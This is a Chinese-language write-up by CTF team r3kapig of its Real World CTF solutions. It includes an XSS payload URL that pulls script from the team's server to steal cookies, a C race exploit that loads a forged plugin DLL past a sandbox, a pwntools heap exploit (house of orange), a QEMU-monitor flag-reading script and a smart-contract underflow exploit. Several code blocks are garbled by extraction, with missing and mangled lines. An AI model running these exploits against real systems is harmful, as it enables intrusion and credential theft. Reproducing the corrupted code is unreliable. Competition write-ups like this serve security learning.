我们是由Eur3kA和flappypig组成的联合战队r3kapig。上周末,我们参与了长亭科技举办的Real World CTF 并取得了第三名的成绩。题目很有趣,所以我们决定把我们做出来的题目的writeup发出来分享给大家。 另外我们战队目前正在招募队员,欢迎想与我们一起玩的同学加入我们,尤其是熟悉密码学或浏览器利用的大佬。给大家递茶。


WEB


bookhub

首先是源码泄露www.zip 然后登陆时发现whitelist里有一个外网的ip

18.213.16.123

于是访问flask的默认端口5000 发现服务开放在debug模式 于是审计代码中app.debug的部分 发现redis lua 其中用python3.6的新特性 并且可以控制session拼接恶意代码 调用redis.call给我们自己命名的session赋值 并且这里由于@login_requried写上面了 所以并没有作用





```
9 <script>
      function lls(src) {
                            ent.createElement('script');
               el.setAttribute('type', 'text/javascript');
               el.src = src;
               document.body.appendChild(el);
      function lce(doc, def, parent) {
  var el = null;
  if (typeof doc.createElementNS != "undefined") el = doc.createElementNS("http://www.w3.org/1999/xhtml", def[0]);
  else if (typeof doc.createElement != "undefined") el = doc.createElement(def[0]);
          if (!el) return false;
           for (var i = 1; i
< def.length; i++) el.setAttribute(def[i++], def[i]);</pre>
           if (parent) parent.appendChild(el);
           return el;
      window.addEventListener('message', function (e) {
           if (e.data.iframe) {
    if (e.data.iframe && e.data.iframe.value.indexOf('.') == -1 && e.data.iframe.value.indexOf("/") == -1 && e.data.iframe.value.indexOf(".") == -1 &&
 lls(e.data.iframe.value)
              }
      }, false);
      f, Laise;;
window.onload = function (ev) {
   postMessage(JSON.parse(decodeURIComponent(location.search.substr(1))), '*')
5 </script>
```

关键代码如上

这里可以按要求构造json,如下

 $\underline{http://13.57.104.34/?\{\%22iframe\%22:\{\%22value\%22:\%20\%22\setminus u002f\setminus u005c1998326715:8889/a\%22\}\}}$

(利用/\去bypass//不能用)

题目会请求vps

在vps上放一个index.html打cookie

http://13.57.104.34/?{%22iframe%22:{%22value%22:%20%22\u002f\u005c1998326715%22}}

请求即可

PWN

untrustworthy

题目提供了一个上传PE文件的服务,可以上传PE文件并在沙箱(sandbox.exe)中执行。

题目关键逻辑是server.exe,

逆向了一下大概是一个RPC服务,可以通过RPC服务开启一个authentication服务,并且可以通过管道与authentication服务进行交互。authentication服务提供了两种认证方式,一种是账号密码认证,一种是插件认证。只要认证通过的话就可以拿到flag。

账号密码的认证是通过比对c:\ctf\password.txt跟选手提供的密码是否一致,而插件认证则是提供插件(dll)所在的相对路径,并比较插件文件sha256是否为某个特定的值,转来调用插件的auth函数。

由于有沙箱,所以我们并不能直接读到password进行账号密码认证,所以我们尝试攻击插件认证,我们主要的思路就是自己写一个伪造的插件,然后放置在可写的目录中。load我们自己伪造的插件,从而直接通过认证,拿到flag。so called Code Replacement Attack

```
#include <windows.h>
#include <stdlib.h>
#include <stdio.h>
#include <ctype.h>
#include <rpc.h>
#include <midles.h>
#include "Source_h.h"
#include "resource.h"
#include "Source_c.c"
                         // header file generated by MIDL compiler
typedef unsigned __int64* LPQWORD;
#pragma comment(lib, "Rpcrt4.lib")
void __cdecl main(int argc, char **argv)
   setvbuf(stdout,0,_IONBF,0);
  RPC STATUS status;
  RPC_WSTR pszStringBinding = NULL;
  unsigned long ulCode;
```

```
// Use a convenience function to concatenate the elements of
// the string binding into the proper sequence.
status = RpcStringBindingCompose(0,
                                  (RPC_WSTR)L"ncalrpc",
                                  0.
                                  (RPC_WSTR)L"ZygoteEndpoint",
                                  0.
                                  &pszStringBinding);
\verb|printf_s("RpcStringBindingCompose returned 0x%x\n", status);|\\
wprintf\_s(L"pszStringBinding = \$s\n", pszStringBinding);
if (status) {
    exit(status);
\ensuremath{//} Set the binding handle that will be used to bind to the server.
status = RpcBindingFromStringBinding(pszStringBinding, &rpc_handle);
printf\_s("RpcBindingFromStringBinding returned 0x\$x\n", status);\\
if (status) {
    exit(status);
printf\_s("Calling the remote procedure \n");\\
HANDLE in=0;
HANDLE out=0;
unsigned __int64 test=0;
DWORD tmp=0;
DWORD outsize=0;
wchar_t *target=L"C:\\Users\\realworld\\AppData\\LocalLow\\nonick.dll";
HRSRC hres=FindResourceA(0,MAKEINTRESOURCEA(IDR_DLL1),"DLL");
HGLOBAL hgres=LoadResource(0,hres);
DWORD size = SizeofResource(0, hres);
char* res = (char*)LockResource(hgres);
RpcTryExcept {
    char *tmpbuf=0;
    DWORD t=0;
    do
        t++;
        if (tmpbuf)
            delete tmpbuf;
            tmpbuf=0;
        RemoteOpen((LPVOID*)&test);
        CopyFile(L"C:\\ctf\\auth_plugins\\fail_plugin.dll",target,0);
        Spawn((VOID*)test,(__int64 *)&in,(__int64 *)&out);
        DWORD option=2;
        WriteFile(in,&option,4,&tmp,NULL);
        char plugin_path[] = "..\\..\\Users\\realworld\\AppData\\LocalLow\\nonick.dll\x00";
        DWORD len = lstrlenA(plugin_path) + 1;
        WriteFile(in, &len, 4, &tmp, NULL);
        WriteFile(in, plugin_path, len, &tmp, NULL);
        HANDLE hfile= INVALID_HANDLE_VALUE;
        Sleep(15); // This is crucial
```

```
hfile =CreateFile(target,GENERIC_READ|GENERIC_WRITE,0,0,0,OPEN_EXISTING,FILE_FLAG_NO_BUFFERING,0);
          WriteFile(hfile,res,size,&tmp,0);
          CloseHandle(hfile);
          ReadFile(out, &outsize, 4, &tmp, NULL);
          tmpbuf=new char[outsize];
          RtlSecureZeroMemory(tmpbuf,outsize);
          ReadFile(out, tmpbuf, outsize, &tmp, NULL);
          tmpbuf[tmp]=0;
          RemoteClose((LPVOID*)&test);
      } while (*tmpbuf=='N');
      printf\_s("t=%d,Received:%s.\n",t,tmpbuf);
      printf_s("CTX value :%llx\n",test);
      printf\_s("Handle value: llx, llx \n", in, out);
  }
  RpcExcept(( ( (RpcExceptionCode() != STATUS_ACCESS_VIOLATION) &&
               (RpcExceptionCode() != STATUS_DATATYPE_MISALIGNMENT) &&
               (RpcExceptionCode() != STATUS_PRIVILEGED_INSTRUCTION) &&
               (RpcExceptionCode() != STATUS_BREAKPOINT) &&
               (RpcExceptionCode() != STATUS_STACK_OVERFLOW) &&
               (RpcExceptionCode() != STATUS_IN_PAGE_ERROR) &&
               (RpcExceptionCode() != STATUS_GUARD_PAGE_VIOLATION)
             ? EXCEPTION_EXECUTE_HANDLER : EXCEPTION_CONTINUE_SEARCH )) {
      ulCode = RpcExceptionCode();
      printf_s("Runtime reported exception 0x%lx = %ld\n", ulCode, ulCode);
  {\tt RpcEndExcept}
  \ensuremath{//} The calls to the remote procedures are complete.
  // Free the string and the binding handle
  status = RpcStringFree(&pszStringBinding); // remote calls done; unbind
  printf_s("RpcStringFree returned 0x%x\n", status);
  if (status) {
      exit(status);
  status = RpcBindingFree(&rpc_handle); // remote calls done; unbind
  printf_s("RpcBindingFree returned 0x%x\n", status);
  if (status) {
      exit(status);
  exit(0);
MIDL allocate and free
void __RPC_FAR * __RPC_USER midl_user_allocate(size_t len)
  return(malloc(len));
void __RPC_USER midl_user_free(void __RPC_FAR * ptr)
```

while (hfile==INVALID_HANDLE_VALUE)

```
free(ptr);
}
```

看起来这是个非预期解

kid_vm

在 18e0的位置有 kvm的虚拟代码,从内存中dump下来,然后16bit 的形式在IDA中打开分析

```
seq000:008D
                                      short loc_C2
                              ja
seg000:008F
                                      cx, ds:top
                              MOV
seq000:0093
                              CMD
                                      cx, 0B000h
                                      short loc_CD
seg000:0097
                              ja
seg000:0099
                                      si, word ptr ds:chunknum
                              MOV
                                      si, 10h
seg000:009D
                              CMD
```

guest的功能从菜单里面可以看到,漏洞点在:

top在到达0xa000后,如果在分配一个0x1000大小的chunk,就会使得0xb000+0x1000+0x5000变成0x10000,而这个是个16bit的架构,从而chunk的基地址变成0,而0点

然后就是host的利用了, uaf,限制了fastbin的使用, 直接house of orange

```
from pwn import *
local=0
pc='./kid_vm'
remote_addr="34.236.229.208"
remote port=9999
aslr=True
libc=ELF('./libc.so.6')
if local==1:
   context.log_level=True
   p = process(pc,aslr=aslr)
   gdb.attach(p,'c')#'b *0x5555555555083')
else:
   p=remote(remote_addr,remote_port)
ru = lambda x : p.recvuntil(x)
sn = lambda x : p.send(x)
rl = lambda : p.recvline()
sl = lambda x : p.sendline(x)
rv = lambda x : p.recv(x)
sa = lambda a,b : p.sendafter(a,b)
sla = lambda a,b : p.sendlineafter(a,b)
def lg(s,addr):
   print('\033[1;31;40m%20s-->0x%x\033[0m'%(s,addr))
def raddr(a=6):
   if(a==6):
       return u64(rv(a).ljust(8,'\x00'))
       return u64(rl().strip('\n').ljust(8,'\x00'))
def choice(index):
   sn(str(index))
def allocate(size):
   choice(1)
   sa(":",p16(size))
def update(index,content):
   choice(2)
   sa(":",p8(index))
   sa(":",content)
```

```
def allocatehost(size):
              choice(4)
              sa(":",p16(size))
def updatehost(size,index,content):
              choice(5)
              sa(":",p16(size))
              sa(":",p8(index))
              sa(":",content)
def freehost(index):
              choice(6)
              sa(":",p8(index))
if __name__ == '__main__':
              #int overflow
              for i in range(0xb):
                                 allocate(0x1000)
              # modify
              update(0,p16(0x1)*0x800)
              allocate(0x226)
              f=open('./mem','rb') # the guest code
              data=f.read()
              # free and clean
              \texttt{data} = \texttt{data} [:0x10] + "\xbb\x00\x40\xbb\x30\x00" + \texttt{data} [0x16:0x143] + '\xbb\x01\x00" + \texttt{data} [0x1a6:0x1e2] + "\xbb\x01\x00" + \texttt{data} [(0x1e2+3)] + "\xbb\x01\x0
              \mbox{\#} free and not clean , lead to UAF
              update(0xb,data)
              p.clean()
              allocatehost(0x200)
              p.clean()
              allocatehost(0x200)
              p.clean()
              allocatehost(0x200)
              p.clean()
              allocatehost(0x200)
              p.clean()
              #trigger UAF to leak
              freehost(0)
              freehost(2)
              update(0xb,data2)
              updatehost(0x20,0,'1'*0x20)
              arena_addr=u64(ru("\x00\x00"))
              libc_addr=arena_addr-0x3c4b78
              libc.address=libc_addr
              lg("libc",libc_addr)
              heap_addr=u64(ru("\x00\x00"))-0x420
              lg("heap",heap_addr)
              allocatehost(0x200)
              update(0xb,data)
               # house of orange
              payload = '/bin/sh \times 00' + p64(0x61) + p64(0) 
              payload=payload.ljust(216,'\x00')+p64(heap_addr+0x250)
              updatehost(len(payload),0,payload)
              payload = p64(0)*3 + p64(0x211) + p64(0) + p64(1ibc.symbols['_1O_1list_all'] - 0x10) + p64(1ibc.symbols['system'])*20 + p64(1ibc.s
              updatehost(len(payload),1,payload)
              updatehost(0x20,2,p64(0)+p64(heap_addr+0x10)*3)
              allocatehost(0x200)
              allocatehost(0x200)
              allocatehost(0x200)
              p.interactive()
```

state-of-the-art vm

一个最新的qemu,查看过devices发现没有自定义devices,根据start.sh发现没有重定向monitor,说明是可以进入monitor的,pwntools中发送\x01可以发送ctrl + a,所以\x01c可以进入monitor或者退出monitor。

简单查看后,发现用来执行命令的migrate命令被去掉了,其他命令主要是设备的添加删除等,之后发现qemu存在cdrom,通过info block可以查看到,ide1-cd0是cdrom设备,对应linux里的/dev/sr0,如果直接cat /dev/sr0会报错为没有medium,猜想为没有插入cd盘,于是通过change ide1-cd0 ./flag尝试将flag作为镜像插入,但是发现cat

/dev/sr0虽然没有报错为没有介质,但是也没有输出,之后尝试使用更长的输入,发现要足够长才能够读出内容。

继续尝试monitor命令发现,通过drive_mirror可以复制文件,通过chardev,backend为tty可以append内容,于是思路为复制文件,之后通过tty添加内容直到足够长,最exp:

```
from time import sleep
from pwn import *
from hashlib import shal
context(os='linux', arch='amd64', log_level='info')
DEBUG = 0
if DEBUG:
   p = process(argv='./start.sh', raw=False)
else:
   p = remote('34.236.229.208', 31338)
def pow():
  p.recvuntil('that starts with')
   s = p.recvuntil(' and')[:-4]
   p.recvuntil(') starts with ')
   num = p.recvuntil(':')[:-1]
   p.info('s %s' % s)
   p.info('num %s' % num)
   for i in range(100000000):
       sha1_ins = sha1()
       cur = s + str(i)
       shal_ins.update(cur)
       #p.info('digest %s' % shal_ins.hexdigest())
       if shal_ins.hexdigest().startswith('000000'):
           p.recvuntil('work:')
           p.sendline(cur)
           return
   raise Exception('digest not found')
def main():
   if not DEBUG:
       pow()
   p.recvuntil('# ')
   ctrl_a = ' \times 01c'
   p.send(ctrl_a)
   # in monitor
   # copy flag
   p.recvuntil('(qemu)')
   p.sendline('change ide1-cd0 flag')
   p.recvuntil('(qemu)')
   p.sendline('drive_mirror ide1-cd0 anciety_flag')
   p.recvuntil('(qemu)')
   p.sendline('change ide1-cd0 flag')
   # append content to my flag
   p.recvuntil('(qemu)')
   p.sendline('chardev-add serial,id=s1,path=anciety_flag')
   p.recvuntil('(qemu)')
   p.sendline('device_add pci-serial,id=ss,chardev=s1')
   p.recvuntil('(qemu)')
   p.send(ctrl_a)
```

```
# now do apppend content
   #p.recvuntil('#')
  sleep(2)
  payload = 'a' * 20
  p.sendline('for i in `seq 1 500`; do echo %s > /dev/ttyS4; done' % payload)
  sleep(2)
  # change image back
  p.send(ctrl a)
  p.recvuntil('(gemu)')
  p.sendline('device_del ss')
  p.recvuntil('(qemu)')
  p.sendline('chardev-remove s1')
  p.recvuntil('(qemu)')
  p.sendline('block_job_cancel ide1-cd0')
  p.recvuntil('(qemu)')
  p.sendline('change ide1-cd0 anciety_flag')
  p.recvuntil('(qemu)')
  p.sendline(ctrl_a)
   # read flag
  p.sendline('cat /dev/sr0')
  p.recvuntil('#')
  p.sendline('cat /dev/sr0')
  flag = p.sendline('cat /dev/sr0')
  p.success('flag is in %s' % flag)
  p.interactive()
if __name__ == '__main__':
  main()
```

BlockChain

MultiSigWallet

exp如下

题目有两个合约,分别是wallet合约和token合约,wallet合约的owner可以添加transaction。而普通用户则可以通过一个id调用对应的的transaction和删除owner添加的t

wallet在处理删除的逻辑中有一个漏洞,那就是他判断了transactions.length>=0才可以删除,删除操作是加transactions.length--, 也就是说transactions.length==0时执行操作会导致length为-1。 另外wallet 在处理添加transaction是先将incoming transaction assign 给一个全局变量tx,如果判断不是owner就退出,并没有清空全局变量tx。

另外由于transactions.length==-1,所以我们可以call 任何id的transaction,又因为tranctions数组跟tx全局变量都是在storage,所以我们可以先通过添加transaction将一个调用token合约的transfer函数的transactions写到tx,然后通过精巧的构造id使得transactions[id]正好取到tx,就可以直接转账。拿到flag

```
var walletAddr=0;
var tokenAddr=0;
for (i = 0; i < web3.eth.getBlock('latest').number; ++i) {</pre>
  b = web3.eth.getBlock(i);
  if(b.transactions != '' && walletAddr==0) {
      var target = web3.eth.getTransactionReceipt(b.transactions.toString()).contractAddress;
     console.log('Found contract: ', target);
     walletAddr=target
       continue;
  if(b.transactions != '' && walletAddr!=0){
     var target = web3.eth.getTransactionReceipt(b.transactions.toString()).contractAddress;
      console.log('Found contract: ', target);
      tokenAddr=target
       break;
function mine_once(){
 miner.start();
```

```
admin.sleep(2);
   miner.stop();
eth.defaultAccount="0x4e5fc5cd21923c49569ea2a745f19168e7aff6e6"
 var \ wallet ABI = [\{"constant": false, "inputs": [\{"name": "id", "type": "uint 256"\}], "name": "delete Transaction", "outputs": [], "payable" | type Transac
var tokenABI=[{"constant":false,"inputs":[{"name":"owner","type":"address"}],"name":"setOwner","outputs":[],"payable":false,"setOwner","outputs":[]
var walletContract = web3.eth.contract(walletABI);
var tokenContract = web3.eth.contract(tokenABI);
var walletInstanse=walletContract.at(walletAddr);
var tokenInstanse=tokenContract.at(tokenAddr);
\verb|function flagcb(error, result)| \{
   if (error) {console.log(error);}
   else{
            console.log(result.args.m);
   }
var flagEvent = walletInstanse.Message({fromBlock: 0, toBlock: 'latest'});
flagEvent.watch(flagcb);
function step1(){
   personal.unlockAccount(eth.defaultAccount,"123")
    walletInstanse.deleteTransaction(
                                                                               {gas: '3000000'},
                                                                               function(e,v) {
                                                                                      console.log(e,v);
                                                                                       console.log("fuck");
                                                                                       setTimeout(step2, 20000);
                                                                               }
                                                                       );
            mine_once();
function step2(){
   personal.unlockAccount(eth.defaultAccount,"123")
    walletInstanse.submitTransaction(
                                                                               0,
                                                                               0,
                                                                               {gas: '3000000'},
                                                                               function(e,v) {
                                                                                      console.log(e,v);
                                                                                       setTimeout(step3, 20000);
                                                                       );
// mine_once();
function step3(){
   personal.unlockAccount(eth.defaultAccount,"123")
    walletInstanse.executeTransaction(
                                                                               "0xf5bc84c9aadd2755ca7f2e959df1e40ded1650daadeffdc272741b3a7c4306a8",
                                                                               {gas: '3000000'},
                                                                               function(e,v) {
                                                                                       console.log(e,v);
                                                                                       setTimeout(step3, 20000);
                                                                               }
                                                                       );
```

```
// mine_once();
}
step1()
```

Forensic

ccls-fringe

给了一个cache文件,通过查看ccls代码可以发现cache文件是可以加载的。

通过ccls::Deserialize函数进行cache文件的加载,之后通过ToString可以读出文件内容,得到一个cache的json文件,包括以下类似内容(全文太长https://paste.ubuntu.com/p/Xc3rJK9Y5G/):

```
"usr2func": [{
     "usr": 1676767203992940432,
     "detailed_name": "bool std::Solution::leafSimilar(std::TreeNode *root1, std::TreeNode *root2)",
     "qual_name_offset": 5,
     "short_name_offset": 20,
     "short_name_size": 11,
     "kind": 6,
     "storage": 0,
     "hover": "",
     "comments": "",
     "declarations": [],
     "spell": "38:8-38:19|59306568996318058|2|514",
     "extent": "38:3-46:4|59306568996318058|2|0",
     "bases": [],
     "derived": [],
     "vars": [4479758688836879116, 5761950115933087185, 8289061585496345026, 8002124853696534022, 9726294037205706468, 52685
```

根据spell和extend的内容,可以确认文本,通过int b位置的comment,写有flag is here,通过还原可以得到flag。

```
TreeNode *left;
    TreeNode *right;
10 };
    context_t c;
    char stack[8192];
15
    TreeNode *ret;
    Co(ucontext_t *link, void (*f)(Co *, TreeNode *), TreeNode *root) {
16
                                                                           int b; // flag is here
17
18
19
20
21
22
23
    void yield(TreeNode *x) {
                                                                           int w;
24
                                                                           int o;
                                                                           int d;
26
27 };
28
29 void dfs(Co *c, TreeNode *x) {
                                                                           int w;
30
                                                                           int h;
31
32
34
35
36 class Solution {
38
    bool leafSimilar(TreeNode *root1, TreeNode *root2) {
                                                                           int i;
39
      ucontext_t c;
    Co c1,c2=XXXXXXXXXXXXXXXXXXX;
40
41
                                                                           int k;
42
       c1
44
              c1
                                  c1
45
             c1
46
                                                           先知社区
48
49 void insert(TreeNode **x, TreeNode &y) {
```

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